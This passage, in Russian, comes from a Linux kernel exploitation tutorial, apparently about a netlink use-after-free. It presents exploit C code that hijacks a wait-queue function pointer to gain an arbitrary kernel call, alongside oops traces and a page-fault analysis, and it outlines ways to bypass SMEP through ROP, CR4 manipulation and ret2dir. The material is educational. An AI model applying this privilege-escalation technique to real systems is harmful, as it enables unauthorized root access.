4) Проходится по предыдущим вёдрам и **повторно вставляет все элементы** в новые вёдра, используя новую хэш-функцию;
5) Освобождает предыдущий массив вёдер и обновляет `rehash_time`.

Учитывайте, что хэш-функция изменилась, поэтому «новое ведро» будет рассчитано заново после «разбавления» таблицы перед вставкой элемента (в `netlink_insert()`).

Хэш-таблица netlink: подведение итогов

Давайте подведём итоги: что мы на данный момент знаем о вставке хэш-таблицы netlink?

- В netlink имеется одна хэш-таблица на каждый протокол.
- Каждая хэш-таблица начинается с одного ведра.
- В каждом ведре в среднем по два элемента.
- Таблица обычно увеличивается, когда в каждом ведре больше двух элементов.
- Каждый раз, когда хэш-таблица увеличивается, число её вёдер умножается на два.
- Когда хэш-таблица растёт, её элементы будут «разбавлены».
- Вставка элемента в ведро, «заполненное» более, чем другие, вызывает «разбавление».
- Элементы всегда вставляются в начало ведра.
- Когда происходит «разбавление», хэш-функция изменяется.
- Хэш-функция использует предоставленное пользователем значение `pid` и другой непредсказуемый ключ.
- Хэш-функция, по своей сути должна быть необратимой, поэтому ведро для вставки элемента выбирается без нашего участия.
- Любая операция над ЛЮБОЙ хэш-таблицей защищена глобальной блокировкой (`netlink_table_grab()` и `netlink_table_ungrab()`).

И некоторые дополнительные факты, касающиеся удаления (функция `netlink_remove()`):


- После роста **хэш-таблица никогда не уменьшается.**
- Удаление **никогда** не вызывает «разбавление».

ХОРОШО! Мы готовы двигаться дальше и вернуться к нашему эксплойту!

Предотвращение выполнения в режиме супервизора

В предыдущей статье мы изменили код PoC, чтобы эксплуатировать *use-after-free* через *перемешивание типов* [1]. С помощью перераспределения мы создали «поддельную» очередь ожидания netlink sock, указывающую на элемент в пространстве пользователя [2].

Далее, системный вызов `setsockopt()` [3a] выполняет итерацию над нашим элементом очереди ожидания пространства пользователя, и вызывает указатель функции `func` [3b], которым является `panic()` [3c]. Это вкупе даёт нам хорошую трассировку вызова, чтобы подтвердить, что мы успешно достигли **произвольного вызова**.



Вот примерные результаты трассировки вызова:

```
[ 213.352742] Freeing alive netlink socket ffff88001bddb400
[ 218.355229] Kernel panic - not syncing: ^A
[ 218.355434] Pid: 2443, comm: exploit Not tainted 2.6.32
[ 218.355583] Call Trace:
[ 218.355689]  [<ffffffff8155372b>] ? panic+0xa7/0x179
[ 218.355927]  [<ffffffff810665b3>] ? __wake_up+0x53/0x70
[ 218.356045]  [<ffffffff81061909>] ? __wake_up_common+0x59/0x90
[ 218.356156]  [<ffffffff810665a8>] ? __wake_up+0x48/0x70
[ 218.356310]  [<ffffffff814b81cc>] ? netlink_setsockopt+0x13c/0x1c0
[ 218.356460]  [<ffffffff81475a2f>] ? sys_setsockopt+0x6f/0xc0
```

```
[ 218.356622]  [<ffffffff8100b1a2>] ? system_call_fastpath+0x16/0x1b
```

Мы видим, что `panic()` действительно вызывается из указателя функции `curr->func()` в `__wake_up_common()`.

> Примечание: второго вызова `__wake_up()` не происходит. Он появляется именно здесь, потому что аргументы `panic()` слегка повреждены.

Возврат к коду пространства пользователя (первая попытка)


Хорошо, давайте теперь попробуем вернуться в пространство пользователя (некоторые называют это *ret-to-user*).

Кто-то может спросить: зачем нам вообще это делать? За исключением случаев, когда в вашем ядре есть бэкдор, маловероятно, что вы найдёте **единую функцию**, которая непосредственно повысит ваши привилегии, восстановит ядро и так далее. Нам нужно иметь возможность выбирать выполняемый произвольный код, а, поскольку у нас есть примитив произвольного вызова, давайте попробуем прописать в эксплойт полезную нагрузку и перейдём к ней.

Мы изменим эксплойт и создадим функцию `payload()`, которая, в свою очередь, вызовет `panic()` (в целях тестирования). Не забудьте изменить значение указателя функции `func`:

```
static int payload(void);

static int init_realloc_data(void)
{
   // ... вырезано ...

   // инициализация элемента очереди ожидания пространства пользователя
   BUILD_BUG_ON(offsetof(struct wait_queue, func) != WQ_ELMT_FUNC_OFFSET);
   BUILD_BUG_ON(offsetof(struct wait_queue, task_list) != WQ_ELMT_TASK_LIST_OFFSET);
   g_uland_wq_elt.flags = WQ_FLAG_EXCLUSIVE; // переход к exit после первого произвольного вызова
   g_uland_wq_elt.private = NULL; // не используется
   g_uland_wq_elt.func = (wait_queue_func_t) &payload; // <----- адрес пространства пользователя вместо адреса
PANIC_ADDR
   g_uland_wq_elt.task_list.next = (struct list_head*)&g_fake_next_elt;
   g_uland_wq_elt.task_list.prev = (struct list_head*)&g_fake_next_elt;
   printf("[+] g_uland_wq_elt addr = %p\n", &g_uland_wq_elt);
   printf("[+] g_uland_wq_elt.func = %p\n", g_uland_wq_elt.func);

   return 0;
}

typedef void (*panic)(const char *fmt, ...);

// Следующий код выполняется в режиме ядра
static int payload(void)
{
   ((panic)(PANIC_ADDR))(""); // вызывается из пространства ядра

   // должен отличаться от нуля для того, чтобы выйти из цикла list_for_each_entry_safe()
   return 555;
}
```

Теперь предыдущая схема будет выглядеть так:



Пробуем запустить код, и...

```
[ 124.962677] BUG: unable to handle kernel paging request at 00000000004014c4
```

```
[ 124.962923] IP: [<00000000004014c4>] 0x4014c4
[ 124.963039] PGD 1e3df067 PUD 1abb6067 PMD 1b1e6067 PTE 111e3025
[ 124.963261] Oops: 0011 [#1] SMP
...
[ 124.966733] RIP: 0010:[<00000000004014c4>] [<00000000004014c4>] 0x4014c4
[ 124.966810] RSP: 0018:ffff88001b533e60 EFLAGS: 00010012
[ 124.966851] RAX: 0000000000602880 RBX: 0000000000602898 RCX: 0000000000000000
[ 124.966900] RDX: 0000000000000000 RSI: 0000000000000001 RDI: 0000000000602880
[ 124.966948] RBP: ffff88001b533ea8 R08: 0000000000000000 R09: 00007f919c472700
[ 124.966995] R10: 00007ffd8d9393f0 R11: 0000000000000202 R12: 0000000000000001
[ 124.967043] R13: ffff88001bdf2ab8 R14: 0000000000000000 R15: 0000000000000000
[ 124.967090] FS: 00007f919cc3c700(0000) GS:ffff880003200000(0000) knlGS:0000000000000000
[ 124.967141] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 124.967186] CR2: 00000000004014c4 CR3: 000000001d01a000 CR4: 00000000001407f0
[ 124.967264] DR0: 0000000000000000 DR1: 0000000000000000 DR2: 0000000000000000
[ 124.967334] DR3: 0000000000000000 DR6: 00000000ffff0ff0 DR7: 0000000000000400
[ 124.967385] Process exploit (pid: 2447, threadinfo ffff88001b530000, task ffff88001b4cd280)
[ 124.968804] Stack:
[ 124.969510] ffffffff81061909 ffff88001b533e78 0000000100000001 ffff88001b533ee8
[ 124.969629] <d> ffff88001bdf2ab0 0000000000000286 0000000000000001 0000000000000001
[ 124.970492] <d> 0000000000000000 ffff88001b533ee8 ffffffff810665a8 0000000100000000
[ 124.972289] Call Trace:
[ 124.973034] [<ffffffff81061909>] ? __wake_up_common+0x59/0x90
[ 124.973898] [<ffffffff810665a8>] __wake_up+0x48/0x70
[ 124.975251] [<ffffffff814b81cc>] netlink_setsockopt+0x13c/0x1c0
[ 124.976069] [<ffffffff81475a2f>] sys_setsockopt+0x6f/0xc0
[ 124.976721] [<ffffffff8100b1a2>] system_call_fastpath+0x16/0x1b
[ 124.977382] Code: Bad RIP value.
[ 124.978107] RIP [<00000000004014c4>] 0x4014c4
[ 124.978770] RSP <ffff88001b533e60>
[ 124.979369] CR2: 00000000004014c4
[ 124.979994] Tainting kernel with flag 0x7
[ 124.980573] Pid: 2447, comm: exploit Not tainted 2.6.32
[ 124.981147] Call Trace:
[ 124.981720] [<ffffffff81083291>] ? add_taint+0x71/0x80
[ 124.982289] [<ffffffff81558dd4>] ? oops_end+0x54/0x100
[ 124.982904] [<ffffffff810527ab>] ? no_context+0xfb/0x260
[ 124.983375] [<ffffffff81052a25>] ? __bad_area_nosemaphore+0x115/0x1e0
[ 124.983994] [<ffffffff81052bbe>] ? bad_area_access_error+0x4e/0x60
[ 124.984445] [<ffffffff81053172>] ? __do_page_fault+0x282/0x500
[ 124.985055] [<ffffffff8106d432>] ? default_wake_function+0x12/0x20
[ 124.985476] [<ffffffff81061909>] ? __wake_up_common+0x59/0x90
[ 124.986020] [<ffffffff810665b3>] ? __wake_up+0x53/0x70
[ 124.986449] [<ffffffff8155adae>] ? do_page_fault+0x3e/0xa0
[ 124.986957] [<ffffffff81558055>] ? page_fault+0x25/0x30 // <------
[ 124.987366] [<ffffffff81061909>] ? __wake_up_common+0x59/0x90
[ 124.987892] [<ffffffff810665a8>] ? __wake_up+0x48/0x70
[ 124.988295] [<ffffffff814b81cc>] ? netlink_setsockopt+0x13c/0x1c0
[ 124.988781] [<ffffffff81475a2f>] ? sys_setsockopt+0x6f/0xc0
[ 124.989231] [<ffffffff8100b1a2>] ? system_call_fastpath+0x16/0x1b
[ 124.990091] ---[ end trace 2c697770b8aa7d76 ]---
```

Упс! Как можно увидеть в трассировке, мы не совсем достигли цели (третий шаг не удался)! Такая трассировка будет встречаться нам довольно часто, и нам стоит понять, как её правильно читать.

Разбор трассировки ошибки страницы


Давайте проанализируем предыдущую трассировку. Этот вид трассировки берёт начало от **исключения ошибки страницы**. То есть исключения, генерируемого самим процессором (аппаратным обеспечением) при попытке доступа к памяти.

При «обычных» обстоятельствах исключение сбоя страницы может произойти в следующих случаях:

- Когда процессор пытается получить доступ к странице, отсутствующей в оперативной памяти («легальный» доступ);
- Когда доступ «нелегален»: запись на странице только для чтения, выполнение страницы NX, адрес не принадлежит *области виртуальной памяти (VMA)* и так далее.

Будучи «исключением» CPU-wise, на самом деле такие ошибки происходят довольно часто в течение нормального жизненного цикла программы. Например, когда вы выделяете память с помощью `mmap()`, ядро не выделит *физическую* память до тех пор, пока вы не получите к ней доступ в самый первый раз. Это называется **выделением страниц по требованию**. Первый доступ вызывает ошибку страницы, и фактически, именно *обработчик исключений ошибок страниц* выделяет фрейм страницы. Вот почему виртуально можно выделить больше памяти, чем по факту есть физической памяти (до тех пор, пока вы не получите к ней доступ).

Следующая диаграмма (мы приводили её ранее) показывает упрощённую версию обработчика исключений ошибок страниц:



Как мы видим, **если «незаконный» доступ происходит в пространстве ядра, это может привести к сбою ядра**. Это как раз тот момент, на котором мы сейчас находимся.

```
[ 124.962677] BUG: unable to handle kernel paging request at 00000000004014c4
[ 124.962923] IP: [<00000000004014c4>] 0x4014c4
[ 124.963039] PGD 1e3df067 PUD 1abb6067 PMD 1b1e6067 PTE 111e3025
[ 124.963261] Oops: 0011 [#1] SMP
...
[ 124.979369] CR2: 00000000004014c4a
```

Предыдущая трассировка содержит много информации, объясняющей причину возникновения исключения ошибки страницы. **Регистр CR2** (такой же, как и IP) содержит ошибочный адрес.

В нашем случае MMU (аппаратному обеспечению) не удалось получить доступ к адресу памяти `0x00000000004014c4` (адрес `payload()`). Поскольку *IP* также указывает на это, мы знаем, что исключение генерируется при попытке выполнить инструкцию `curr->func()` в `__wake_up_common()`.

Для начала нам нужно сосредоточиться на **коде ошибки** (в нашем случае это "`0x11`"). *Код ошибки* — это 64-битное значение, в котором можно установить/очистить следующие биты:

```
// [arch/x86/mm/fault.c]

/*
 * Биты кода ошибки страницы:
 *
 * bit 0 ==  0: не найдена страница      1: вина защиты
 * bit 1 ==  0: доступ к чтению          1: доступ к записи
 * bit 2 ==  0: доступ к ядру            1: доступ к пространству пользователя
 * bit 3 ==           1: обнаружено использование зарезервированного бита
 * bit 4 ==           1: причина была в результате выполнения инструкции
 */
enum x86_pf_error_code {

   PF_PROT    = 1 << 0,
   PF_WRITE   = 1 << 1,
   PF_USER    = 1 << 2,
   PF_RSVD    = 1 << 3,
   PF_INSTR   = 1 << 4,
};
```

Наш `error_code` таков:

```
((PF_PROT | PF_INSTR) & ~PF_WRITE) & ~PF_USER
```

Другими словами, сбой страницы происходит:

- из-за **ошибки защиты** (`PF_PROT` установлен)
- во время **выполнения инструкции** (`PF_INSTR` установлен)
- имеет в себе **доступ к чтению** (`PF_WRITE` свободен)
- в **режиме ядра** (`PF_USER` свободен)

Поскольку страница, которой принадлежит ошибочный адрес, *существует* (*PF_PROT*), существует и **запись таблицы страниц (PTE)**. Последняя даст нам следующее:

- *Номер фрейма страницы* (PFN);
- **Флаги страниц**: права доступа, текущий статус страницы, страница пользователя/супервизора и так далее.

В нашем случае значение PTE составляет `0x111e3025`:

```
[ 124.963039] PGD 1e3df067 PUD 1abb6067 PMD 1b1e6067 PTE 111e3025
```

Если мы вычленим часть PFN из этого значения, мы получим `0b100101` (`0x25`). Теперь напишем базовую программу для извлечения информации из значения флагов PTE:

```c
#include <stdio.h>

#define __PHYSICAL_MASK_SHIFT 46
#define __PHYSICAL_MASK ((1ULL << __PHYSICAL_MASK_SHIFT) - 1)
#define PAGE_SIZE 4096ULL
#define PAGE_MASK (~(PAGE_SIZE - 1))
#define PHYSICAL_PAGE_MASK (((signed long)PAGE_MASK) & __PHYSICAL_MASK)
#define PTE_FLAGS_MASK (~PHYSICAL_PAGE_MASK)

int main(void)
{
   unsigned long long pte = 0x111e3025;
   unsigned long long pte_flags = pte & PTE_FLAGS_MASK;

   printf("PTE_FLAGS_MASK   = 0x%llx\n", PTE_FLAGS_MASK);
   printf("pte              = 0x%llx\n", pte);
   printf("pte_flags        = 0x%llx\n\n", pte_flags);

   printf("present   = %d\n", !!(pte_flags & (1 << 0)));
   printf("writable  = %d\n", !!(pte_flags & (1 << 1)));
   printf("user      = %d\n", !!(pte_flags & (1 << 2)));
   printf("acccessed = %d\n", !!(pte_flags & (1 << 5)));
   printf("NX        = %d\n", !!(pte_flags & (1ULL << 63)));

   return 0;
}
```

> Примечание: если вам интересно, откуда берутся все эти константы, найдите макросы `PTE_FLAGS_MASK` и `_PAGE_BIT_USER` в `arch/x86/include/asm/pgtable_types.h`. Это соответствует документации Intel (Таблица 4-19).

С её помощью мы получим следующее:

```
PTE_FLAGS_MASK       = 0xffffc00000000fff
pte                  = 0x111e3025
pte_flags            = 0x25

present      = 1
writable     = 0
user         = 1
acccessed    = 1
NX           = 0
```

Сопоставим эту информацию с предыдущим *кодом ошибки*:

1) Страница, к которой пытается получить доступ ядро, уже существует, поэтому ошибка связана с **проблемой прав доступа**.
2) Мы НЕ пытаемся записывать данные на странице только для чтения.
3) Бит NX НЕ установлен, поэтому страница является исполняемой.
4) Страница доступна для пользователя, и это значит, что ядро также может получить к ней доступ.

Итак, что у нас не в порядке?

В предыдущем списке пункт *4)* частично верен. Ядро имеет право доступа к страницам пространства пользователя, но **оно не может им воспользоваться**! И вот она - причина:

Предотвращение выполнения в режиме супервизора (SMEP).

До введения SMEP ядро имело все права делать что угодно со страницами пользователя. В режиме супервизора (то есть в режиме ядра) ему было позволено производить чтение, запись и выполнение как страниц пользователя, так и страниц ядра. Теперь этой возможности больше нет!


SMEP существует со времён микроархитектуры Intel *"Ivy Bridge"* (core i7, core i5 и так далее), и ядро Linux поддерживает его с момента выпуска этого патча. Он добавляет механизм безопасности, который применяется на аппаратном обеспечении.

Давайте заглянем в раздел *«4.6.1 - Определение прав доступа»* из Руководства по системному программированию Intel, том 3a, где приведена полная последовательность шагов, выполняемых при проверке на то, разрешён ли доступ к ячейке памяти или нет. Если доступ не разрешён, то генерируется исключение ошибки страницы.

Поскольку ошибка возникает во время системного вызова `setsockopt()`, мы находимся в режиме супервизора:

```
The following items detail how paging determines access rights:

· For supervisor-mode accesses:
   ... cut ...
   – Instruction fetches from user-mode addresses.
     Access rights depend on the values of CR4.SMEP:
     · If CR4.SMEP = 0, access rights depend on the paging mode and the value of IA32_EFER.NXE:
     ... cut ...
     · If CR4.SMEP = 1, instructions may not be fetched from any user-mode address.
```

Давайте проверим состояние регистра CR4. Тот бит в *CR4*, который представляет статус SMEP, это бит 20:



В Linux используется следующий макрос:

```
// [arch/x86/include/asm/processor-flags.h]

#define X86_CR4_SMEP        0x00100000 /* включение поддержки SMEP */
```

И, следовательно:

```
CR4 = 0x00000000001407f0
                  ^
                  +------ SMEP is enabled
```

Вот оно! SMEP просто делает свою работу, отказывая нам в переходе в область кода пространства пользователя из пространства ядра.

К нашему счастью, *SMAP* (защита доступа в режиме супервизора), которая запрещает доступ к страницам пользователя из режима ядра, отключена. В противном случае нам бы пришлось менять стратегию эксплойта (а это значит, что мы бы не смогли использовать элемент очереди ожидания в пространстве пользователя).

> Внимание: Некоторые программы виртуализации (наподобие *Virtual Box*) не поддерживают SMEP. Мы не знаем, поддерживает ли её эта программа на момент написания нашего текста. Если флаг SMEP не активен в вашей тестовой системе, вы можете сменить программное обеспечение для виртуализации на другое (подсказка: *vmware* поддерживает SMEP).

В этом разделе мы рассмотрели, какую информацию можно извлечь из трассировки сбоев страниц. Это очень важно понимать, поскольку нам может потребоваться ещё раз вернуться к подобным трассировкам позже (например, при `prefaulting`). Кроме того, мы разобрались в причинах возникновения исключения из-за SMEP и нашли способ его обнаружить. Не волнуйтесь – как и у любого механизма защиты, тут есть обходной путь :-).

Обход SMEP-стратегий

Чуть раньше мы пытались вернуться к коду пространства пользователя, чтобы выполнить выбранную нами полезную нагрузку (то есть, произвольный код). К сожалению, мы были заблокированы SMEP-защитой, что провоцировало неисправимую ошибку страницы, приводящую к сбою ядра.

В этом разделе мы разберёмся, как можно преодолеть эти проблемы.

Отказ от возвращения к пространству пользователя

Самый очевидный способ обойти SMEP – вообще не возвращаться к коду пользователя и продолжать выполнять код ядра.

Однако крайне маловероятно, что мы сможем найти в ядре единую функцию, которая:

- Повышает наши привилегии и/или даёт другие преимущества;
- Восстанавливает ядро;
- Возвращает ненулевое значение (обязательно для вызова ошибки).

Обратите внимание, что в нашем случае (при текущем эксплойте) мы не привязаны к «единой функции». Причина в том, что мы контролируем поле `func`, поскольку оно находится в пространстве пользователя. Мы можем вызвать одну функцию ядра, изменить функцию, вызвать другую функцию и так далее. Однако на этом этапе мы сталкиваемся с 2 проблемами:

1) Мы не можем получить возвращаемое значение вызванной функции;
2) Мы не "напрямую" контролируем параметры вызываемой функции.

Есть несколько приёмов, которые позволят нам использовать произвольный вызов таким способом, и, следовательно, нам не придётся выполнять ROP, что даст нам возможность

использовать менее таргетированный эксплойт. Это не относится к теме, поскольку в этой книге мы хотим представить «общий» способ использования произвольных вызовов.

Точно так же, как и при эксплуатации пространства пользователя, мы можем использовать технику программирования, ориентированную на возврат (ROP-технику). Проблема в том, что написание сложной ROP-цепочки может быть утомительным (но все же автоматизируемым). Это, тем не менее, будет работать. Что приводит нас к...

Отключение SMEP

Как мы видели в предыдущем разделе, состояние SMEP (`CR4.SMEP`) проверяется во время доступа к памяти. Точнее – когда процессор выбирает инструкцию, принадлежащую пространству пользователя, в режиме ядра (супервизора). Если мы сможем превратить этот бит в CR4, мы сможем вернуться в пространство пользователя.

Итак, вот и план: сперва мы с помощью ROP отключаем бит SMEP, а затем переходим к пользовательскому коду. В итоге мы сможем написать полезную нагрузку на языке Си.

ret2dir

Атака `ret2dir` использует тот факт, что каждая страница в пространстве пользователя имеет эквивалентный адрес в пространстве ядра (так называемые «синонимы»). Эти синонимы находятся в Physmap. Physmap – это прямое отображение всей физической памяти. Виртуальный адрес Physmap – `0xffff880000000000`, который отображает нулевой номер кадра страницы (PFN) (`0xffff880000001000` — это PFN #1 и так далее). Термин «physmap», кажется, появился одновременно с атакой `ret2dir`, и некоторые люди называют это «линейным отображением».

Увы, теперь это сложнее сделать, потому что `/proc/<PID>/pagemap` больше не доступен для свободного чтения. Это позволяло найти PFN страницы пространства пользователя и, следовательно, найти виртуальный адрес в Physmap.

